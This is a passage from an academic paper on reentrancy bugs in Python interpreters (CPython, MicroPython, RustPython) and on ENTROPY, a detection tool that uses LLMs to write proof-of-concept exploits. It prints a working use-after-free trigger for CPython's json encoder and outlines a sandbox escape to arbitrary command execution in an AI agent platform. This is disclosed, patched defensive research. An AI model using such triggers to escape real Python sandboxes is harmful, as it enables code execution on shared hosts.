

Call Back Later: Studying and Detecting Reentrant Interpretation Vulnerability in Python Interpreters

Zhengyu Liu, Zhuohao Zhang, Yingfei Xu, Yu Sun, Jiacheng Zhong,
Letao Zhao, Jianjia Yu, Ziyang Li, and Yinzhi Cao

Johns Hopkins University

{zliu192, zzhan381, jyu122, yinzhi.cao}@jhu.edu,

{yxu238, ysun227, jzhong29, lzhao61}@jh.edu, ziyang@cs.jhu.edu

Abstract—Python’s dynamic execution model allows user-defined code—such as callbacks and special methods—to be implicitly invoked in the middle of interpreter operations. While useful, this flexibility also introduces a new class of interpreter-level vulnerabilities: nested execution may violate core interpreter invariants, such as object liveness, type safety, and state consistency, that the outer operation relies on. Such violations can manifest as use-after-free, type confusion, and out-of-bounds access, leading to exploitable conditions. We term this vulnerability class *Reentrant Interpretation Vulnerabilities (RIVs)*, which, to our knowledge, no prior work has systematically studied before. The fundamental challenge in detecting RIVs lies in modeling how data integrity assumptions can be invalidated across reentrant execution boundaries. Existing approaches fail to address this challenge: traditional static analyses cannot reason about the effects of reentrant execution, which depend on user-provided Python code, while dynamic techniques such as fuzzing struggle to generate inputs that trigger the deep yet semantically constrained interpreter states where RIVs occur.

We design *ENTROPY*, the first framework for systematically studying and detecting RIVs in Python interpreters. First, *ENTROPY* statically analyzes interpreter implementations, to identify reentrancy sites, tracks data dependencies that cross reentrant executions, and determine which integrity assumptions may be invalidated by reentrant execution. Then, to dynamically validate these findings, *ENTROPY* leverages large language models to synthesize proof-of-concept Python exploits and iteratively confirms exploitability by executing them in the target interpreters. In evaluation, we apply *ENTROPY* to widely used Python interpreters, including CPython, MicroPython, and RustPython, discovering 114 zero-day RIVs. Among them, 62 have been confirmed, and we had verified patches for 41 by the paper’s reporting cutoff. CPython developers noted that our reports were very useful. We further demonstrate the real-world impact with an exploit leveraging a discovered RIV in CPython to bypass a language-based sandbox and achieve arbitrary code execution in coze-studio, a high-impact AI agent platform by ByteDance, which has since acknowledged the issue and deprecated the affected components.

1. Introduction

Python interpreter vulnerabilities are important and may lead to severe consequences, especially because Python, the most-used language on GitHub in 2024 [1], is widely used in many language-level sandbox systems that execute third-party, untrusted code—such as web services, data science platforms, and restricted execution environments in AI agent frameworks [2]–[4]. Specifically, these sandbox systems restrict language-level features—such as accessible modules, built-in functions, and object attributes—so that third-party code does not have the same privilege as native code. Therefore, exploitation of Python interpreter vulnerabilities will bypass language-level restrictions altogether, enabling arbitrary behavior in sandboxed environments and threatening the security of all dependent applications.

While prior works [5]–[7] have studied the detection of general language interpreter vulnerabilities, one critical yet understudied class of Python interpreter vulnerabilities—first proposed in this paper—is called *Reentrant Interpretation Vulnerabilities (RIVs)*. The root cause of RIVs is that the Python interpreter, while interpreting Python code, triggers another nested Python code interpretation—e.g., through object protocol methods (like `__getattr__`, `__del__`), library function callbacks, or dynamically dispatched methods—before finishing the current code, thus defined as a reentrant interpretation. Since reentrant interpretation breaks the atomic assumption of Python interpretation, some critical integrity about intermediate interpreter state—e.g., object ownership, type invariants, and resource lifetimes—could be violated by the new Python code potentially controlled by an adversary, thus leading to a variety of consequences like use-after-free, type confusion, out-of-bounds access, and denial-of-service (DoS).

Prior reentrancy vulnerability studies mainly focus on smart contracts [8]–[12], where reentrant external contract calls cause draining-of-funds attacks that are fundamentally different from RIVs in language, triggering conditions, and manifestations. In broader software security, reentrancy-related weaknesses have been recognized by Common Weakness Enumeration (CWE) entries [13], [14]. The closest one to RIVs describes function-level reentrancy, where a call believed to be reentrancy-safe unex-

pectedly invokes non-reentrant code [14]. However, RIVs arise when interpreter-level reentrancy triggered by user-provided Python code fails to preserve native interpreter-state assumptions. Even this most closely related weakness remains underexplored: its CWE entry lists only two documented observed examples, no additional Common Vulnerabilities and Exposures (CVE) records annotated with this CWE, and, to our knowledge, there is no prior work that systematically studies it.

Existing works on general Python interpreter vulnerability detection face fundamental challenges in detecting RIVs. On the one hand, existing static analyses of Python interpreters are limited to reasoning about interpreter code and cannot model the effects of reentrant interpretation, which invokes user-provided Python code that is unknown at analysis time. For example, according to our empirical study of existing static analyzers, including CodeQL [15], Clang Static Analyzer [16], Infer [17], Cppcheck [18], and Flawfinder [19], none of them report any RIVs. On the other hand, dynamic approaches such as fuzzing, whether mutation-based [20]–[22], grammar-based [23], [24], spec-guided and IR-based [5], [25], or LLM-based [6], [7], struggle to reach the deep interpreter states where RIVs manifest. This is fundamentally because the payload must be carefully crafted such that the methods and callbacks invoked at reentrant call sites invalidate integrity assumptions across reentrancy boundaries. None of the five evaluated interpreter fuzzers detected any RIVs under the tested configurations and time budgets (Section 5.5). These fuzzers were not designed specifically for RIV detection. This result illustrates the difficulty of RIV discovery under these settings.

In this paper, we design and implement ENTROPY, the first framework for systematically detecting Python reentrant interpretation vulnerabilities. Our key insight is to identify data-flow dependencies that cross reentrant interpretation boundaries and determine whether reentrant Python interpretation can violate the integrity assumptions required by later interpreter operations. ENTROPY synthesizes exploits using large language models (LLMs) based on the identified reentrant interpretation path to confirm the vulnerability.

Specifically, ENTROPY operates in four steps. First, it performs reentrancy-aware static analysis of interpreter implementations to identify reentrancy sites, which are program points where execution may reenter Python code. Second, ENTROPY tracks data dependencies that cross reentrant boundaries and constructs cross-reentrancy paths from user-controlled runtime objects to later native operations. Third, ENTROPY infers the integrity assumptions required along these paths and identifies potential violations where reentrant interpretation may compromise object ownership, type safety, resource lifetime, or bounds safety. Fourth, to validate these potential vulnerabilities, ENTROPY employs LLM-guided exploit synthesis: it generates proof-of-concept Python programs that exercise the identified cross-reentrancy paths and iteratively refines them through dynamic execution feedback until exploitability is confirmed.

We apply ENTROPY to Python interpreters including CPython, MicroPython, and RustPython. Our evaluation

reveals that reentrant interpretation vulnerabilities are prevalent and systematic across these interpreters. In summary, ENTROPY discovers 114 previously unknown vulnerabilities affecting core interpreter operations, including object protocols, built-in functions, and commonly used standard modules. Developers have acknowledged 62 of these vulnerabilities, and we had verified 41 patches by the paper’s reporting cutoff. The other reports are pending a response. We further establish the real-world security impact of RIVs through concrete exploitation. Using a CPython RIV discovered by ENTROPY, we develop an exploit that achieves sandbox escape and arbitrary code execution in coze-studio [4], an AI agent platform by ByteDance with 21k GitHub stars. The vulnerability enables an attacker to bypass language-based isolation mechanisms by exploiting reentrancy during object destruction, ultimately gaining control of the interpreter process. The patch for this vulnerability has been merged into all affected CPython versions 3.13 through 3.15, highlighting both the severity of reentrancy vulnerabilities and the practical impact of our work.

Contribution. In summary, we make the following contributions:

- We present the first systematic study of *reentrant interpretation vulnerabilities* (RIVs), where nested Python interpretation breaks integrity assumptions about interpreter state relied on by the interrupted interpretation.
- We design ENTROPY, a novel reentrancy-aware integrity analysis framework that (i) tracks cross-reentrancy data flows, (ii) infers integrity constraints on interpreter variables, (iii) identifies constraint violations enabled by reentrant interpretation, and (iv) validates candidates via LLM-guided PoC synthesis with dynamic feedback.
- We demonstrate the prevalence and severity of RIVs by applying ENTROPY to CPython, MicroPython, and RustPython, discovering 114 previously unknown vulnerabilities with 62 confirmed and 41 patches verified by the paper’s reporting cutoff. We further demonstrate real-world impact through a sandbox escape exploit in a popular AI agent platform.

2. Overview

In this section, we define Reentrant Interpretation Vulnerabilities (RIVs) (§2.1), give a motivating example (§2.2), outline the detection challenges and our solutions (§2.3), and present our threat model (§2.4).

2.1. Reentrant Interpretation Vulnerability

Bytecode Execution. Python interpreters typically execute programs by first compiling source code into bytecode and then interpreting this bytecode in a virtual machine. The compiled bytecode serves as an intermediate representation composed of stack-based instructions, each consisting of an opcode and its operands. During execution, a virtual

machine repeatedly fetches bytecode instructions and dispatches them in an evaluation loop. For most computation-related instructions, the corresponding opcode implementation pops operands from the value stack, performs an operation whose semantics may depend on runtime types, and pushes the result back onto the stack before execution proceeds to the next instruction.

Reentrant Interpretation. At the bytecode level, opcode handlers are treated as logically atomic execution steps. While in practice, their implementations may execute multiple internal operations and, importantly, can invoke nested Python bytecode execution before completing, a behavior we refer to as *reentrant interpretation*. Such reentrancy in Python interpreters arises through several mechanisms. First, object protocol methods (e.g., `__getattr__`, `__del__`, and `__repr__`) may execute user-defined Python code as part of attribute access, object destruction, or representation. Second, library functions may invoke overridden or user-provided implementations, such as monkey-patched functions or dynamically dispatched methods. Third, an opcode handler can invoke callback functions that are supplied as arguments.

RIV Definition. Consider an execution of a bytecode handler H over interpreter state σ , a Reentrant Interpretation Vulnerability (RIV) exists if there are three program points in the execution of H : assumption point p_a , reentrancy point p_r , and use point p_u , ordered as $p_a \prec p_r \prec p_u$, such that the following conditions hold.

- **(C1) Integrity assumption.** At p_a , H obtains or derives an interpreter-state element $s \in \sigma$. A later operation at p_u is safe only if an integrity property $\phi(s)$ continues to hold. The property may concern object liveness, non-nullness, type consistency, bounds validity, lock state, or other interpreter invariants.
- **(C2) Reentrancy.** At p_r , before H reaches p_u , reentrant interpretation happens. The program control is transferred to Python-level code whose behavior can be influenced by an adversary.
- **(C3) Cross-reentrancy clobberability.** The reentrant execution can transform the interpreter state from σ to σ' such that $\phi(s)$ no longer holds in σ' .

Together, these conditions characterize a vulnerability in which a reentrant interpretation invalidates an integrity assumption. Depending on which property is invalidated, the vulnerability may manifest as use-after-free, type confusion, out-of-bounds access, null dereference, deadlock, or other interpreter-level failures.

2.2. A Motivating Example

We show a reentrant interpretation vulnerability that leads to use-after-free, discovered by ENTROPY in CPython’s standard JSON encoder module. The vulnerability arises in the dictionary serialization logic of the `json` module, where a reentrant callback invoked during

```

1 import json
2 entries = [{"1337", object()}]
3
4 class BadDict(dict):
5     def items(self):
6         # Reentrant #1: Return entries instead of real
6         # dict items
7         return entries
8
9     def bad_encoding_cb(_):
10        # Reentrant #2: Clear entries during iteration
11        entries.clear()
12        return ''
13
14 encoder = json.encoder.c_make_encoder(
15     None, lambda o: 0, bad_encoding_cb,
16     None, ":", " ", False, False, True)
17 encoder(BadDict(a=1), 0) # Trigger: Call encoder_impl
                             in CPython

```

Listing 1: Python code: A proof-of-concept for the RIV in CPython’s implementation for `encoder` that leads to use-after-free.

```

1 static PyObject *
2 encoder_impl(PyObject *o, PyObject *args, PyObject
3             *kwargs)
4 {
5     PyObject *dct = GetArg0(args, kwargs);
6     PyObject *items;
7
8     if (PyObject_HasAttr(dct, &ID("items"))) {
9         /* Reentrant site #1: call user-defined items() */
10        items = PyObject_CallMethodNoArgs(dct,
11                                           &ID("items"));
12    } else {
13        items = NewPyListFromDict(dct);
14    }
15
16    for (Py_ssize_t i=0; i<PyList_GET_SIZE(items); i++) {
17        PyObject *item = PyList_GET_ITEM(items, i);
18        PyObject *key = PyTuple_GET_ITEM(item, 0);
19        PyObject *value = PyTuple_GET_ITEM(item, 1);
20
21        + value->ob_refcnt++; // Py_INCREF(value)
22
23        /* Reentrant site #2: call encoder callback */
24        PyObject *encoded_key =
25            PyObject_CallOneArg(o->encoder, key);
26
27        /* Crash site: value may already be freed */
28        if (value->ob_type == &PyUnicode_Type) { /*...*/ }
29    }
30 }

```

Listing 2: C code: CPython’s implementation of `encoder` that is vulnerable to reentrant interpretation.

iteration can free objects that are still being accessed by the interrupted iteration loop. By crafting a dictionary subclass and a custom encoding callback, an attacker can exploit this reentrancy to trigger memory corruption. We further demonstrate a full exploit chain that exploits it and achieves sandbox escape, in a high-impact application maintained by ByteDance [4]. The issue affects Python versions 3.13 through 3.15. We responsibly disclosed this vulnerability to the CPython development team and coze-studio maintainers, both of whom have fixed the vulnerability.

Vulnerability Details. Listing 2 shows CPython’s vulnerable implementation of the `encoder` function in Python’s standard `json` library, which performs JSON serializa-




Figure 1: Illustration of cross-reentrancy path regarding the motivating example.

tion for dictionary objects. The CPython’s implementation, `encoder_impl`, contains two reentrancy sites (lines 9 and 22) and a crash site where the use-after-free occurs (line 25). The function begins by fetching `dct` from `args`, which is a dictionary subclass defined in Python that is passed in as an argument of `encoder` (line 4). Then, the code obtains the dictionary’s key-value pairs using either user-overridden `items()` method or a default one (line 7-12). Specifically, if `items()` is overridden, the code calls the dictionary’s user-defined `items()` method during the call of `PyObject_CallMethodNoArgs` at line 9. This constitutes the first reentrancy site. The code then iterates over the returned list (line 14), extracting each key-value pair from the tuple elements (lines 16-17). During key encoding (line 22), the code invokes a user-provided encoding callback via `PyObject_CallOneArg`, introducing the second reentrancy site. At line 25 the code visits `value->ob_type`, serving as the final crash site if `value` is freed. A patch for this vulnerability is shown at line 19 and will be explained later.

Listing 1 shows a proof-of-concept exploit in Python that triggers the vulnerability through three carefully crafted components: (1) `BadDict` (lines 4-7), a dictionary subclass with an overridden `items()` method that will be called at the first reentrancy site, (2) `bad_encoding_cb` (lines 9-12), a custom encoding callback that will be called at the second reentrancy site, and (3) an `encoder` instance (lines 14-16) configured with these malicious components. With these components as setups, line 17 finally triggers CPython’s vulnerable `encoder_impl` by invoking `encoder` on a `BadDict` instance. In detail, the `BadDict` class overrides `items()` to return the attacker-controlled list entries (line 2) instead of the dictionary’s actual contents. The `bad_encoding_cb` function (lines 9-12) serves as the malicious encoding callback that will be invoked at the second reentrancy site. When called during key encoding, it clears the `entries` list (line 11), deallocating the tuple and its elements while `encoder_impl` is still iterating, triggering the use-after-free and causing a crash.

Root Cause. We point out that the root cause of this reentrancy vulnerability is that interpreter’s opcode handlers rely on implicit runtime-state assumptions that break under reentrant execution. Specifically, in Listing 2, `encoder_impl` assumes that the list `items` and its tuple elements remain valid throughout the iteration (lines 14-26), while the two reentrancy sites together break this assumption. At the first reentrancy site (line 9), the user-provided `items()` makes the returned `items` fully-controllable at the Python land, which can be further manipulated at the second reentrancy site. At the second reentrancy site (line 22), the `bad_encoding_cb` clears the `items` while the CPython code is still iterating it, causing the handler to subsequently access freed objects (line 25). While this particular bug manifests as a use-after-free, reentrancy vulnerabilities can lead to various other security issues depending on which runtime assumptions are violated. These include type confusion (when type invariants are invalidated), null pointer dereferences (when object validity assumptions break), out-of-bounds access (when bounds assumptions are violated), and deadlocks (when lock state assumptions fail). We systematically characterize these different manifestation patterns in §3.

Exploitation and Impact. We exploit this interpreter reentrancy vulnerability to bypass a language-based sandbox in coze-studio [4] and achieve arbitrary code execution. Coze-studio [4] is an AI agent development platform with over 21K GitHub stars. It implements a Python sandbox based on RestrictedPython [26] that restricts execution to a subset of Python using a blacklist-based policy, excluding modules like `os`, `subprocess`, as well as built-in functions like `eval`. Starting from the reentrancy-caused use-after-free, we further developed an exploit that achieves arbitrary memory read and write primitives. We use these primitives to leak process addresses and invoke the `system` function from `glibc`, achieving arbitrary `os` command execution despite the sandbox restrictions. The full exploit chain is available in Appendix B. We responsibly disclosed our findings to coze-studio developers, who acknowledged the severity of the sandbox bypass and have since deprecated the vulnerable sandbox implementation.

2.3. Challenges and Solutions

Challenges: Reentrancy Effect Analysis. The fundamental challenge in detecting RIVs lies in reasoning about the effects of unknown user code on interpreter state during reentrant execution. More specifically, how potential user code in reentrant execution can violate integrity assumptions across reentrancy boundaries. Consider the example in Listing 2: the challenge is determining whether the two reentrancy sites at line 9 and line 22 can break any data integrity before and after, e.g., the validity of `value`, to cause memory access error. No previous static or dynamic analysis can reason about this and thus cannot detect RIVs.

Existing static analysis takes interpreter implementation (C/C++/Rust code) as the input, while the Python

code invoked during reentrant execution is only provided later by end users. Consider analyzing `encoder_impl` in Listing 2. A traditional static analyzer sees calls like `PyObject_CallMethodNoArgs()` at line 9 and `PyObject_CallOneArg()` at line 22, but without knowledge of the proof-of-concept code in Listing 1, it cannot reason about the possible effect these reentrant calls can have on the interpretation state. One might consider conservatively modeling all possible Python operations at each reentrancy site, by enumerating all opcode handlers and built-in functions. But this leads to intractable state explosion.

On the other hand, dynamic analysis such as fuzzing struggles to generate Python code with the complicated, carefully crafted logic needed to trigger RIVs. For example, in the proof-of-concept in Listing 1, the overridden `items()` method (line 5) in `BadDict` and the `bad_encoding_cb()` callback (line 8), must work together, with one controlling the returned object, and the other manipulating a shared object, to violate integrity assumptions and finally lead to a use-after-free.

Our Solution: Reentrancy-aware Integrity Analysis. To model how data integrity assumptions are violated across reentrancy boundaries, ENTROPY performs *reentrancy-aware integrity analysis*. Specifically, ENTROPY starts by identifying execution paths that go across reentrancy sites, and extracting integrity constraints that must hold before and after the reentrant sites. ENTROPY then determines whether the in-between reentrant execution could violate these constraints, by analyzing what operations the reentrant code could perform. Finally, ENTROPY uses the analysis results to guide automated exploit generation.

We illustrate this approach using the example in Listing 2. ENTROPY first identifies the two reentrancy sites at lines 9 and 22 where user-provided code can execute. It then traces how data flows across these reentrancy boundaries: the return value from the first reentrancy (line 9) is used to create `value` (line 17), which is later dereferenced (line 25) after the second reentrancy (line 22). From this cross-reentrancy path (line 17 to line 22), ENTROPY infers that `value` must remain valid between creation and use, but the intervening reentrancy (line 22) could invalidate this constraint by dropping its last reference in the program. This analysis output guides exploit generation: the synthesized exploit must clear the container object during the second reentrancy to trigger the use-after-free.

2.4. Threat Model

Consistent with prior work [7], [25], [27]–[32], our threat model assumes that an attacker can execute arbitrary Python code to exploit Python interpreter bugs. Interpreter bugs can lead to severe consequences, e.g., arbitrary native code execution, in numerous real-world applications that allow execution of untrusted Python code and rely on language-based sandboxes for security.

With the growing deployment of AI agent platforms [2], [33], [34], collaborative notebook environments [35], [36],

and serverless computing systems [37], untrusted scripts are increasingly being executed in production environments. These untrusted scripts may come from malicious users or outputs of LLMs via prompt injection. To isolate such untrusted code, many applications adopt language-based sandboxes [38], [39] due to their lightweight nature and efficient data sharing compared to process-level isolation mechanisms. These sandboxes employ protection mechanisms including AST-based validation and rewriting [40]–[42], custom Python-based AST interpretation [2], [43], [44], runtime monitoring via system hooks [45], and module unlinking [46].

Notably, interpreter memory corruption vulnerabilities can bypass these protections, as they operate below the language-level security boundaries. Exploiting such vulnerabilities can lead to denial of service by hard crashing remote services, sandbox escape to achieve arbitrary native code execution, and cross-tenant attacks in multi-tenant environments like serverless platforms, where one tenant can compromise others. Our research, therefore, aims at identifying vulnerabilities in interpreter engines to prevent such potential attacks.

3. Methodology

We now present ENTROPY, whose high-level architecture is illustrated in Figure 2. ENTROPY is a two-stage approach that combines static analysis (§3.1) with LLM-based agentic exploit synthesis (§3.2) to detect RIVs in Python interpreters.

3.1. Reentrancy-aware Integrity Analysis

ENTROPY performs reentrancy-aware integrity analysis in three steps: identifying user-controlled reentrant execution (§3.1.1), performing cross-reentrancy path analysis (§3.1.2), and analyzing whether reentrant execution can violate integrity constraints along the cross-reentrancy paths (§3.1.3).

3.1.1. Reentrancy Analysis. This section presents ENTROPY’s reentrancy analysis. The analysis first identifies candidate reentrant APIs, i.e., interpreter APIs that may reenter Python execution. It then uses taint-flow analysis to determine which of these APIs can be triggered by user-controlled Python runtime objects.

Candidate Reentrant API Identification. To identify candidate reentrant APIs, ENTROPY dynamically executes the Python interpreters’ test suites provided in their official documentations under lightweight instrumentation. Each invocation of the interpreter’s evaluation interface (e.g., `PyEval_EvalFrame` in CPython) signals reentrant interpretation, where the interpreter begins evaluating Python code during an ongoing bytecode interpretation. For each such invocation, ENTROPY walks up the native call stack and extracts the enclosing API entry points that is the first indirect call, which may trigger reentrant execution. ENTROPY collects these entry points as candidate reentrant APIs for subsequent analysis.




Figure 2: ENTROPY architecture.

We classify the candidate reentrant APIs into four categories based on how native interpreter execution reenters Python code: (i) *slot-based dispatch*, where polymorphic operations dispatch to overridable special methods (e.g., `__add__`, `__getattr__`); (ii) *reflected dispatch*, where methods are resolved via dynamic name lookup (e.g., `dict.items()`); (iii) *callback invocation*, where a native API executes a callback supplied as an argument at runtime; and (iv) *asynchronous hooks and signals*, where registered handlers such as tracing hooks or `weakref` callbacks are invoked asynchronously.

Under-constrained Reentrant Flows. Since reentrant calls are commonly indirect, their behavior must be analyzed in a flow-sensitive manner to determine whether they originate from user-accessible objects—which can invoke arbitrary user-provided code—or from internal variables—which can only resolve to built-in interpreter implementations. We term a data-flow path that reaches a candidate reentrant API a *reentrant flow*, and further call it *under-constrained* when the path starts from user-accessible objects and reaches the function pointer or call arguments, allowing the API to invoke user-provided code. ENTROPY performs taint flow analysis to identify such under-constrained flows among candidate reentrant APIs. In this section, we first describe how ENTROPY identifies taint sources from three user code entry mechanisms, then explain taint propagation to candidate reentrant APIs.

First, Python’s bytecode execution model fundamentally determines how user-controlled data enters interpreter execution, resulting in three access mechanisms. These mechanisms are universal across different interpreter implementations: (i) opcode handler invocations, where handler arguments carry operands of user-provided Python expressions, (ii) Python global namespace lookups, where global variables accessed via thread state or module namespaces can be user-modified, and (iii) reentrant call returns, where the interpreter receives objects from user-defined code.

We now explain how ENTROPY identifies each of the three access mechanisms and the corresponding taint source in interpreters’ implementation.

- **Opcode handler invocations.** ENTROPY identifies opcode handlers by analyzing the interpreter’s main evaluation loop, which is typically implemented as a large switch statement or computed-goto dispatch table. ENTROPY decomposes this loop into per-bytecode instruction cases and treats native functions invoked within each case as opcode handlers. The arguments of these opcode handlers are treated as taint sources. In addition, some bytecode instructions further dispatch to functions outside the main evaluation loop, such as native implementations of built-in types and standard modules. ENTROPY resolves these routines by analyzing runtime metadata that maps Python language operations to their native implementations, and likewise treats them as opcode handlers.
- **Python global namespace lookups.** Python interpreters maintain global namespaces across bytecode executions, such as module dictionaries and thread-specific state. Since these namespaces may contain user-modifiable objects, ENTROPY treats native APIs that retrieve values from them as taint-source APIs. ENTROPY identifies native functions that perform such lookups, e.g., accesses to the module registry or thread-specific dictionaries, and marks their return values as tainted when the underlying namespace is user-modifiable.
- **Reentrant call returns.** Since reentrant calls execute arbitrary user-defined code, their return values are treated as taint sources. ENTROPY handles these sources iteratively. In the first pass, ENTROPY uses only opcode handler arguments and global namespace lookups as taint sources to identify reentrant sinks. In each subsequent pass, return values from newly identified reentrant sinks are added as taint sources, allowing ENTROPY to discover additional reentrant sinks. The analysis repeats until it reaches a fixed point, where no new reentrant sinks are identified. This

enables detection of *chained reentrancy*, where the output of one reentrant call triggers another reentrant call.

Second, given the sources and sinks, ENTROPY tracks tainted values using propagation rules tailored for interpreter execution.

- *Object-field propagation.* When a user-controlled Python object is accessed or operated on by the interpreter, values derived from that object may also be user-influenced, including fields, contained elements, and method return values. Therefore, ENTROPY conservatively propagates taint from a tainted object to values obtained through field accesses and object-manipulating operations.
- *Dispatch-aware propagation.* Interpreter execution often passes values through dispatch layers before reaching the concrete implementation of a language operation. ENTROPY handles such dispatch boundaries by linking arguments passed into dispatch interfaces to the corresponding parameters of the resolved implementations, allowing taint to flow across runtime dispatch paths.

The final result of the reentrancy analysis is a set of taint flows in which user-controlled Python runtime objects reach reentrancy sinks, indicating that user-controlled inputs can trigger reentrant execution.

3.1.2. Cross-reentrancy Path Analysis. We define a *cross-reentrancy path* as a control-flow path along which a value originating from a user-controlled runtime object flows across a user-controlled reentrant execution and is subsequently used—either directly or through derived values—at an operation that requires integrity constraints. To identify such paths, ENTROPY formulates the problem as a flow overlap analysis that determines whether *under-constrained reentrant flows* and *integrity-constrained taint flows* can be composed into a feasible control-flow path, as shown in Figure 3. The two flows are independent and may share no data-flow nodes, but they must overlap in control flow so that reentrant execution can affect a later integrity-sensitive operation. We next describe integrity-constrained flows and then present our flow overlap analysis.

Integrity-constrained Taint Flows. An integrity-constrained taint flow is a value flow from a user-accessible runtime object to an *integrity sink*, whose safe execution relies on a specific integrity constraint. Since reentrant execution can only modify Python runtime objects accessible to user code, we restrict the sources of such flows to values originating from those objects. Specifically, we consider the following representative integrity sinks: (i) *pointer safety sink*: pointer dereference and memory access, which require liveness and non-nullness, (ii) *type safety sink*: type casts and type-dependent field accesses, which require type integrity, (iii) *bounds safety sink*: array indexing and size-based memory operations, which require bounds integrity, and (iv) *lock safety sink*: lock acquisition operations, which require lock integrity. We leverage the same flow steps as in reentrancy flow analysis and perform a taint flow analysis to identify all flows from these sources that reach integrity sinks.

Flow Overlap Analysis. Given the under-constrained reentrant flows and the integrity-constrained taint flows, ENTROPY employs a reachability-based algorithm to efficiently determine whether overlapping control-flow paths exist and to output. The algorithm is shown in Appendix C.

First, we extract the interprocedural control-flow graph and map each data-flow node to its corresponding live basic block, yielding an ordered block sequence for each integrity-constrained data flow (I) and each reentrancy data flow (R). For data-flow nodes without direct control-flow counterparts (e.g., function parameters), we conservatively map them to appropriate enclosing control-flow blocks, such as the function entry.

Next, to identify such overlapping control-flow paths, a naive approach would first enumerate all control-flow paths that visit every block in I in order, then enumerate all paths that visit every block in R in order, and finally check which paths from these two sets overlap. However, this is computationally prohibitive: finding all paths between two nodes in a graph has exponential time complexity in the worst case. For large codebases like CPython, the enumeration process for a single dataflow can be extremely long and time out directly, let alone the subsequent intersection step.

ENTROPY addresses this problem through a sequence merging approach. The key insight is that any overlapping control-flow path must preserve the relative order of blocks in both sequences, and the integrity block sequence I serves as a fixed backbone with $|I| \geq |R|$. Therefore, instead of enumerating paths, we directly construct merged sequences by determining valid insertion positions for blocks from R into I . Specifically, for each block $R[k]$ in sequence, we consider insertion positions in I starting from the position where $R[k - 1]$ was inserted to preserve ordering. If the block to be inserted already exists at a candidate position, either as the preceding or following block, insertion at that position is skipped. When R and I share the same terminal block, ENTROPY ensures the reentrant call appears before the integrity sink in the block’s instruction sequence. A position is valid if reachability constraints are satisfied: there must exist paths from the preceding block to the inserted block and from the inserted block to the following block. By precomputing all-pairs reachability in polynomial time, ENTROPY can validate each insertion position in $O(1)$ time. Finally, for each valid merged sequence, we concretize it into the shortest control-flow path that realizes both data-flow sequences.

3.1.3. Variable Integrity Analysis. We identify five classes of integrity constraints analyzed by ENTROPY. For each class, we define a *clobberability predicate* that characterizes how ENTROPY identifies potential integrity violation paths and a set of *clobbering mechanisms* that describe how such violations can be realized through reentrant execution.

Liveness Integrity. Memory accessed through a pointer must remain alive at the point of access.

Clobberability Predicate. A pointer is liveness-clobberable if: (i) the pointer refers to a runtime object




Figure 3: Illustration of flow overlap analysis.

or a field of a runtime object that resides along a cross-reentrancy path, (ii) the pointer flows to a *pointer safety sink*, and (iii) there is no counter-increment operation performed on the runtime object along the control-flow path prior to the reentrant call.

Clobbering Mechanisms. (i) *Dropping container ownership*: A reentrant call can access a container object on which the pointer at the sink is data-dependent and drop its ownership by clearing containers (`clear()`) or replacing contents that held the last strong reference. This triggers garbage collection and frees the runtime object that the pointer at the sink refers to. (ii) *Invoking memory-mutating operations*: A reentrant call can invoke builtin methods, such as resizing (`resize()`) or reinitialization (`init()`), on a runtime object on which the pointer at the sink is data-dependent. These operations free or reallocate internal storage, invalidating the memory that the pointer at the sink refers to.

Null-safety Integrity. A pointer used at a dereference site after a reentrant call must be non-NULL.

